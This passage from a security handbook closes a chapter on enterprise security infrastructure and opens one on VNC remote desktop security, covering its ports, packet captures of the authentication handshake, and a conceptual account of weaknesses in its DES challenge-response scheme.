Each of the foregoing layers provides the capability to monitor activities within that layer. Monitoring systems will be capable of collecting information from one or more layers, which will trigger alarm mechanisms when certain undesirable operational or security criteria are met. The alarm and monitoring tools layer will include such things as event logging, system usage, exception reporting, and clock synchronization.




EXHIBIT 121.3 Local Area Network with Security Domains.

Physical Security

Physical security pertains to all practices, procedures, and measures relating to the operating environment, the movement of people, equipment or goods, building access, wiring, system hardware, etc. Physical security elements are used to ensure that the corporate assets are not subjected to unwarranted security risks. Items addressed at this layer include secure areas, security of equipment off-premises, movement of equipment, and secure disposal of equipment.

The physical security of the following network access control devices, is paramount to ensuring the ongoing protection of the network and enterprise data:

- Firewall
- IDS
- Filter routers
- Hubs
- Switches
- Cabling and
- Security systems

Should these systems not be adequately protected, a device could be installed and no one would notice. Physical security controls for these devices should include locked cabinets and cable conduits, to name only two.

System Controls

Beyond the network are the systems and applications that users use on a daily basis to fulfill enterprise business objectives. The protection of the operating system, the application proper, and the data are just as important as the network.

Fundamentally, information security is in the hands of the users. Regardless of the measures that may be implemented, carelessness on the part of individuals involved in the preparation, consolidation, processing, recording, or movement of information can compromise any or all security measures. This layer then looks at the human-related processes, procedures, and knowledge related to developing a secure environment, such as user training, information security training and awareness, and security policies and procedures.

Access to the environment must be controlled through a coordinated access control program, as discussed later in this article. Access control provides the control mechanisms to limit access to systems, applications, data, or services to authorized people or systems. It includes, for example, identification of the user, their authorization, and security practices and procedures. Examples of items that would be included in access control systems include identification and authentication methods, privilege management, and user registration. One could argue that privilege management is part of authorization; however, it should be closely coupled to the authentication system.

The operating system controls provide the functionality for applications to be executed and management of system peripheral units, including connectivity to network facilities. A heterogeneous computing environment cannot be considered homogeneous from a security perspective because each manufacturer has addressed the various security issues in a different manner. However, within your architecture, the security professional should establish consistent operating system baselines and configurations to maintain the overall environment.

Just as the security professional will likely install a network-based intrusion detection system, so too should host-based systems be considered for the enterprise's critical systems and data. Adding the host-based element provides the security professional with the ability to monitor for specific events on the system itself that may not be monitored by or captured through a network-based intrusion detection system.

The data aspect of the architecture addresses the measures taken to ensure data origination authenticity, integrity, availability, non-repudiation, and confidentiality. This layer will address such things as database management, data movement and storage, backup and recovery, and encryption. Depending on the applications in use, a lot of data is moved between applications. These data transfers, or interfaces, must be developed appropriately to ensure that there is little possibility for data compromise or loss while in transit.

The application and services layer addresses the controls required to ensure the proper management of information processing, including inputs and outputs, and the provision of published information exchange services.

Establishing the Program

The security architecture must not only include the elements discussed so far, but also extend into all areas to provide an infrastructure providing protection from the perimeter to the data. This is accomplished by linking security application and components in a tightly integrated structure to implement a security control infrastructure (see Exhibit 121.4).

The security control infrastructure includes security tools and processes that sit between the application and the network. The security control infrastructure augments or, ideally, replaces some of the control features in the applications — mostly user authentication. This means that the application does not maintain its own view of authentication, but relies on the security control infrastructure to perform the authentication. The result is that the user can authenticate once, and let the security control infrastructure take over. This allows for the eventual implementation of a single sign-on capability.

A centralized tool for the management of individual user and process privileges is required to enable the security control infrastructure to achieve this goal. The centralized user management services interact with the control infrastructure to determine what the user is allowed to do. Control infrastructure and other services within it depend on the existence of an enterprisewide privilege database containing the access and application rights for every user.

The result is a security infrastructure that has the ability to deliver encryption, strong authentication, and a corporate directory with the ability to add single sign-on and advanced privilege management in the future.

The Corporate Directory

The corporate directory, which is a component of the security control infrastructure, contains elements such as:

- Employee number, name, department, and other contact information
- Organizational information such as the employee's manager and reporting structure
- Systems assigned to the employee
- User account data
- E-mail addresses
- Authorized application access
- Application privileges
- Authentication information, including method, passwords, and access history
- Encryption keys




EXHIBIT 121.4 Security Control Infrastructure.

All of this information is managed through the enterprise user and privilege management system to provide authentication information for network, system, and application access on a per-user basis (see Exhibit 121.5).

With the wide array of directory products available today, most enterprises will not have to develop their own technology, but are best served using X.500 directory services as they provide Lightweight Directory Access Protocol (LDAP) services that can be used by many of today's operating systems, including Windows 2000.

The enterprise directory can be used to provide the necessary details for environments that cannot access the directory directly, such as NIS and non-LDAP-ready Kerberos implementations.

Using the enterprise privilege management applications, a new user can be added in a few minutes, with all the necessary services configured. New applications and services can be added at any time. Should an employee no longer require access to specific applications or application privileges, the same tool can be used to remove them from the enterprise directory, and subsequently the application itself.

A major challenge for many enterprises is removing user access when that user's employment ends. The enterprise directory removes this problem because the information can be removed or invalidated within the directory, thereby preventing the possibility of the employee's access remaining active and exposing the company beyond the user's final day of work.

Authentication Systems

There are many different identification and authentication systems available, including passwords, secure tokens, biometrics, and Kerberos to name a few (see Exhibit 121.6). The enterprise must ultimately decide what authentication method makes sense for its own business needs, and may require multiple systems for different information types within the enterprise. However, the common thread is that in today's environment, the simple password is just not good enough anymore.

When a user authenticates to a system or application, his credentials are validated against the enterprise directory, which then makes the decision to allow or deny the user's access request. The directory can also provide authorization information to the requesting application, thereby limiting the access rights for that user. Using this methodology, the exact authentication method is irrelevant and could be changed at any time. For example, using a password today could be replaced with a secure token, biometrics, or Kerberos at any time, and multiple authentication technologies can easily co-exist within the enterprise.

However, one must bear in mind that user authentication is only one aspect. A second aspect concerns authentication of the information. This is achieved through the use of a digital signature, which provides the authentication and integrity of the original message.




EXHIBIT 121.5 Authentication Information for Network, System, and Application Access.




EXHIBIT 121.6 Authentication Systems.

It is important to remember that no authentication method is perfect. As security professionals, we can only work to establish even greater levels of trust to the authenticating users.

Encryption Services

Encryption is currently the only way to ensure the confidentiality of electronic information. In today's business environment, the protection of enterprise and strategic information has become a necessity. Consequently, the infrastructure requirements include encryption and digital signatures (see Exhibit 121.7).

Encryption of files before sending them over the Internet is essential, given the amount of business and intellectual property stolen over the Internet each year. The infrastructure must provide for key management, as well as the ability to handle keys of varying size. For example, global companies may require key management abilities for multiple key sizes.

Encryption of enterprise information may be required within applications. However, without a common application-based encryption method, this is difficult to achieve. Through the use of virtual private network (VPN) technologies, however, one can construct a VPN within the enterprise network for the protection of specific information, regardless of the underlying network technologies. Virtual private networking is also a critical service when sessions are carried over insecure networks such as the Internet.

In addition, the mobile user community must be able to protect the integrity and confidentiality of its data in the event a computer is stolen. This level of protection is accomplished with more than encryption, such as disk and system locking tools.

Customer and Business Partner Access

The use of the security infrastructure allows for the creation of secure environments for information exchange. One such example is the customer access network (see Exhibit 121.8) or those entry points where nonenterprise employees such as customers and suppliers can access the enterprise network and specific resources. In our global community, the number of networks being connected every day continues to grow. However, connecting one's corporate network to "theirs" also exposes one to all of the other networks "they" are connected to.




EXHIBIT 121.7 Encryption Services.

Through the deployment of customer access networks, the ability to provide connectivity with security is achieved.

The customer access network is connected to the customer network and to one's corporate network, configured to prevent access between connected partners, and includes a firewall between it and the corporate network. In fact, the customer may also want a firewall between its network and the access point.

With VPN technologies, the customer access network may not be extremely complicated, but does result in a VPN endpoint and specific rules within the VPN device for restricting the protocol types and destinations that the customer is permitted to access.

The rules associated with the individual customer should be stored in the enterprise directory to allow easy setup and removal of the VPN access rules and keys. The real purpose behind the customer access network is not only to build a bridge between the two networks, but also to build a secure bridge.

Conclusion

This article focused on the technologies and concepts behind a security infrastructure. There are other elements that ideally should be part of the security infrastructure, including:

- Desktop and server anti-virus solutions
- Web and e-mail content filtering
- Anti-spam devices

At the same time, however, one's infrastructure must be designed at the conceptual level using the business processes and needs, and not be driven by the available technology. The adage that "the business must drive




EXHIBIT 121.8 Customer Access Network.

the technology" is especially true. Many security and IT professionals forget that their jobs are dependent upon the viability and success of the enterprise — they exist to serve the enterprise, and not the other way around!

Many infrastructure designers are seduced by the latest and greatest technology. This can have dire consequences for the enterprise due to unreliable code or hardware. Additionally, one nevers knows when one has something that works because one is constantly changing it. To make matters worse, because the users will not know what the "flavor of the week" is, they will simply refuse to use it.

Through the development of a security infrastructure that is global in basis and supported by the management structure, the following benefits are realized:

- The ability to encourage developers to include security in the early stages of their new products or business processes
- The risk and costs associated with new ventures or business partners are reduced an order of magnitude from reactive processes
- Centralized planning and operations with an infrastructure responsive to meeting business needs
- Allow business application developers to deliver stronger controls over stored intellectual capital
- The risks associated with loss of confidentiality are minimized
- A strengthening of security capabilities within the installed backbone applications (e.g., e-mail, servers, Web)
- The privacy and integrity associated with the corporation's intellectual capital are increased
- The risks and costs associated with security failures are reduced

In short, we have created a security infrastructure, which protects the enterprise assets, is manageable, and is a business enabler.

Above all this, the infrastructure must allow the network users, developers, and administrators to contribute to the corporation's security by allowing them to "do the right thing."

The Reality of Virtual Computing

Chris Hare, CISSP, CISA

A major issue in many computing environments is accessing the desktop or console display of a different graphical-based system than the one you are using. If you are in a homogeneous environment, meaning you want to access a Microsoft Windows system from a Windows system, you can use applications such as Timbuktu, pcAnywhere, or RemotelyPossible.

In today's virtual enterprise, many people have a requirement to share their desktops or allow others to view or manipulate it. Many desktop-sharing programs exist aside from those mentioned, including Microsoft NetMeeting and online conferencing tools built into various applications.

The same is true for UNIX systems, which typically use the X Windows display system as the graphical user interface. It is a simple matter of running the X Windows client on the remote system and displaying it on the local system.

However, if you must access a dissimilar system (e.g., a Windows system from a UNIX system) the options are limited. It is difficult to find an application under UNIX that allows a user to view an online presentation from a Windows system using Microsoft PowerPoint. This is where Virtual Network Computing, or VNC, from AT&T's United Kingdom Research labs, enters the picture.

This chapter discusses what VNC is, how it can be used, and the security considerations surrounding VNC. The information presented does get fairly technical in a few places to illustrate the protocol, programming techniques, and weaknesses in the authentication scheme. However, the corresponding explanations should address the issues for the less technical reader.

What Is VNC?

The Virtual Network Computing system, or VNC, was developed at the AT&T Research Laboratories in the United Kingdom. VNC is a very simple graphical display protocol allowing connections from heterogeneous or homogeneous computer systems.

VNC consists of a server and a viewer, as illustrated in Exhibit 122.1. The server accepts connection requests to display its local display on the viewer.

The VNC services are based on what is called a *remote framebuffer* or RFB. The framebuffer protocol simply allows a server to update the framebuffer or graphical display device on the remote viewer. With total independence from the graphical device driver, it is possible to represent the local display from the server on the client or viewer. The portability of the design means the VNC server should function on almost any hardware platform, operating system, windowing system, and application.

Support for VNC is currently available for a number of platforms, including:

- Servers:
  - UNIX (X Window system)
  - Microsoft Windows




EXHIBIT 122.1 The VNC components.

    - Macintosh
- Viewers:
    - UNIX (X Window System)
    - Microsoft Windows
    - Macintosh
    - Java
    - Microsoft Windows CE

VNC is described as a thin client protocol, making very few requirements on the viewer. In this manner, the client can run on the widest range of hardware. There are a number of factors distinguishing VNC from other remote display systems, including:

- VNC is stateless, meaning you can terminate the session and reconnect from another system and continue right where you left off. When you connect to a remote system using an application such as a PC X Server and the PC crashes or is restarted, the X Window system applications running terminate. Using VNC, the applications remain available after the reboot.
- The viewer is a thin client and has a very small memory footprint.
- VMC is platform independent, allowing a desktop on one system to be displayed on any other type of system, including Java-capable Web browsers.
- It can be shared, allowing multiple users the ability to view and share a single desktop at the same time. This can be useful when needing to perform presentations over the network.
- And, best of all, VNC is free and distributed under the standard GNU General Public License (GPL).

These are some of the benefits available with VNC. However, despite the clever implementation to share massive amounts of video data, there are a few weaknesses, as presented in this chapter.

How It Works

Accessing the VNC server is done using the VNC client and specifying the IP address or node name of the target VNC server as shown in Exhibit 122.2.

The window shown in Exhibit 122.2 requests the node name or IP address for the remote VNC server. It is also possible to add a port number with the address. The VNC server has a password to protect unauthorized access to the server. After providing the target host name or IP address, the user is prompted for the password to access the server, as seen in Exhibit 122.3.

The Microsoft Windows VNC viewer does not display the password when the user enters it, as shown in Exhibit 122.4. However, the VNC client included in Linux systems does not hide the password when the user enters it. This is an issue because it exposes the password for the server to public view. However, because there is no user-level authentication, one could say there is no problem. Just in case you missed it, *there is no user-level authentication*. This is discussed again later in this chapter in the section entitled "Access Control."

EXHIBIT 122.2 The X Windows VNC client.

EXHIBIT 122.3 Entering the VNC server password.

EXHIBIT 122.4 The UNIX VNC client displays the password.

The VNC client prompts for the password after the connection is initiated with the server and requests authentication using a challenge–response scheme. The challenge–response system used is described in the section entitled "Access Control."

Once the authentication is successful, the client and server then exchange a series of messages to negotiate the desktop size, pixel format, and the encoding schemes. To complete the initial connection setup, the client requests a full update for the entire screen and the session commences. Because the client is stateless, either the server or the client can close the connection with no impact to either the client or server.

Actually, this chapter was written logged into a Linux system and using VNC to access a Microsoft Windows system that used VNC to access Microsoft Word. When using VNC on the UNIX- or Linux-based client, the user sees the Windows desktop as illustrated in Exhibit 122.5.

The opposite is also true — a Windows user can access the Linux system and see the UNIX or Linux desktop as well as use the features and functionality offered by the UNIX platform (see Exhibit 122.6). However, VNC is not limited to these platforms, as mentioned earlier and demonstrated later.

However, this may not be exactly what the Linux user was expecting. The VNC sessions run as additional displays on the X server, which on RedHat Linux systems default to the TWM Window Manager. This can be changed; however, that is outside the topic area of this chapter.

EXHIBIT 122.5 The Windows desktop from Linux.




EXHIBIT 122.6 The TWM Window Manager from Windows.

Network Communication

All network communication requires the use of a network port. VNC is a connection-based TCP/IP application requiring the use of network ports. The VNC server listens on two ports. The values of these ports depend on the access method and the display number.

The VNC server listens on port 5900 plus the display number. WinVNC for Microsoft Windows defaults to display zero, so the port is 5900. The same is true for the Java-based HTTP port, listening at port 5800 plus the display number. This small and restrictive Web server is discussed more in the section entitled "VNC and the Web."

If there are multiple VNC servers running on the same system, they will have different port numbers because their display number is different, as illustrated in Exhibit 122.7.

There is a VNC server executed for each user who wishes to have one. Because there is no user authentication in the VNC server, the authentication is essentially port based. This means user chare is running a VNC server, which is set up on display 1 and therefore port 5901. Because the VNC server is running at user chare, anyone who learns or guesses the password for the VNC server can access chare's VNC server and have all of chare's privileges.

Looking back to Exhibit 122.6, the session running on the Linux system belonged to root as shown here:

```
[chare@rhlinux chare]$ ps -ef | grep vnc
root20368    10 23:21 pts/100:00:00 Xvnc :
   1 -desktop X -httpd/usr/s
chare20476204360 23:25 pts/300:00:00 grep vnc
[chare@rhlinux chare]$
```

In this scenario, any user who knows the password for the VNC server on display 1, which is port 5901, can become root with no additional password required. Because of this access control model, good-quality passwords must be used to control access to the VNC server; and they must be kept absolutely secret.




EXHIBIT 122.7 Multiple VNC servers.

As mentioned previously, the VNC server also runs a small Web server to support access through the Java client. The Web server listens on port 58xx, where xx is the display number for the server. The HTTP port on the Web server is only used to establish the initial HTTP connection and download the applet. Once the applet is running in the browser, the connection uses port 59xx. The section entitled "VNC and the Web" describes using the VNC Java client.

There is a third mode, where the client listens for a connection from the server rather than connecting to a server. When this configuration is selected, the client listens on port 5500 for the incoming connection from the server.

Access Control

As mentioned previously, the client and server exchange a series of messages during the initial connection setup. These protocol messages consist of:

- ProtocolVersion
- Authentication
- ClientInitialization
- ServerInitialization

Once the ServerInitialization stage is completed, the client can send additional messages when it requires and receive data from the server.

The protocol version number defines what level of support both the client and server have. It is expected that some level of backward compatibility is available because the version reported should be the latest version the client or server supports. When starting the VNC viewer on a Linux system, the protocol version is printed on the display (standard out) if not directed to a file.

Using a tool such as tcpdump, we can see the protocol version passed from the client to the server (shown in bold text):

```
22:39:42.215633 eth0 < alpha.5900 > rhlinux.chare-cissp.com.1643:
P 1:13(12) ack 1 win 17520 <nop,nop,timestamp 37973 47351119>
                         4500 0040 77f0 0000 8006 4172 c0a8 0002
                         c0a8 0003 170c 066b 38e9 536b 7f27 64fd
                         8018 4470 ab7c 0000 0101 080a 0000 9455
                         02d2 854f 5246 4220 3030 332e 3030 330a

                         E^@ ^@ @ w.. ^@^@ ..^F A r.... ^@^B
                         .... ^@^C ^W^L ^F k 8.. S k ^¿ ' d..
                         ..^X D p  .. | ^@^@ ^A^A ^H^J ^@^@.. U
                        ^B.. .. O RFB 003. 003^J
```

and then again from the server to the client:

```
22:39:42.215633 eth0 > rhlinux.chare-cissp.com.1643
> alpha.5900: P 1:13(12) ack 13 win 5840 <nop,nop,time
stamp47351119 37973> (DF)
 4500 0040 e1b5 4000 4006 d7ac c0a8 0003
 c0a8 0002 066b 170c 7f27 64fd 38e9 5377
 8018 16d0 d910 0000 0101 080a 02d2 854f
 0000 9455 5246 4220 3030 332e 3030 330a
 E^@  ^@ @ .... @^@  @^F  .... .... ^@^C
 .... ^@^B ^F k ^W^L ^¿ ' d..  8..  S w
 ..^X ^V.. ..^P ^@^@ ^A^A ^H^J ^B.. .. O
 ^@^@ .. U RFB  003.  003^J
```




EXHIBIT 122.8 The VNC authentication challenge–response.

With the protocol version established, the client attempts to authenticate to the server. The password prompt shown in Exhibit 122.3 is displayed on the client, where the user enters the password.

There are three possible authentication messages in the VNC protocol:

1. *Connection Failed.* The connection cannot be established for some reason. If this occurs, a message indicating the reason the connection could not be established is provided.
2. *No Authentication.* No authentication is needed. This is not a desirable option.
3. *VNC Authentication.* Use VNC authentication.

The VNC authentication challenge–response is illustrated in Exhibit 122.8.

The VNC authentication protocol uses a challenge–response method with a 16-byte (128-bit) challenge sent from the server to the client. The challenge is sent from the server to the client in the clear. The challenge is random, based on the current time when the connection request is made. The following packet has the challenge highlighted in bold.

```
14:36:08.908961 < alpha.5900 > rhlinux.chare-cissp.com.
2058: P 17:33(16) ack 13 win 17508 <nop,nop,timestamp
800090 8590888>
               4500 0044 aa58 0000 8006 0f06 c0a8 0002
               c0a8 0003 170c 080a ae2b 8b87 f94c 0e34
               8018 4464 1599 0000 0101 080a 000c 355a
               0083 1628 0456 b197 31f3 ad69 a513 151b
               195d 8620

               E^@ ^@ D .. X ^@^@ ..^F ^O^F .... ^@^B
               .... ^@^C ^W^L ^H^J .. + .... .. L ^N 4
               ..^X D d ^U.. ^@^@ ^A^A ^H^J ^@^L 5 Z
               ^@.. ^V ( ^D V .... 1.. .. I ..^S ^U^[
          ^Y] ..
```

The client then encrypts the 16-byte challenge using Data Encryption Standard (DES) symmetric cryptography with the user-supplied password as the key. The VNC DES implementation is based upon a public domain version of Triple-DES, with the double and triple length support removed. This means VNC is only capable of using standard DES for encrypting the response to the challenge. Again, the following packet has the response highlighted in bold.

```
14:36:11.188961 < rhlinux.chare-cissp.com.2058 >
alpha.5900: P 13:29(16) ack 33 win 5840
<nop,nop,timestamp 8591116 800090> (DF)
               4500 0044 180a 4000 4006 a154 c0a8 0003
               c0a8 0002 080a 170c f94c 0e34 ae2b 8b97
```

```
8018 16d0 facd 0000 0101 080a 0083 170c
000c 355a 7843 ba35 ff28 95ee 1493 caa7
0410 8b86

E^@  ^@ D ^X^J @^@  @^F .. T .... ^@^C
.... ^@^B ^H^J ^W^L .. L ^N 4 .. + ....
..^X ^V.. .... ^@^@ ^A^A ^H^J ^@.. ^W^L
^@^L 5 Z  x C .. 5 .. ( .... ^T.. ....
^D^P....
```

The server receives the response and, if the password on the server is the same, the server can decrypt the response and find the value issued as the challenge. As discussed in the section "Weaknesses in the VNC Authentication System" later in this chapter, the approach used here is vulnerable to a man-in-the-middle attack, or a cryptographic attack to find the key, which is the password for the server.

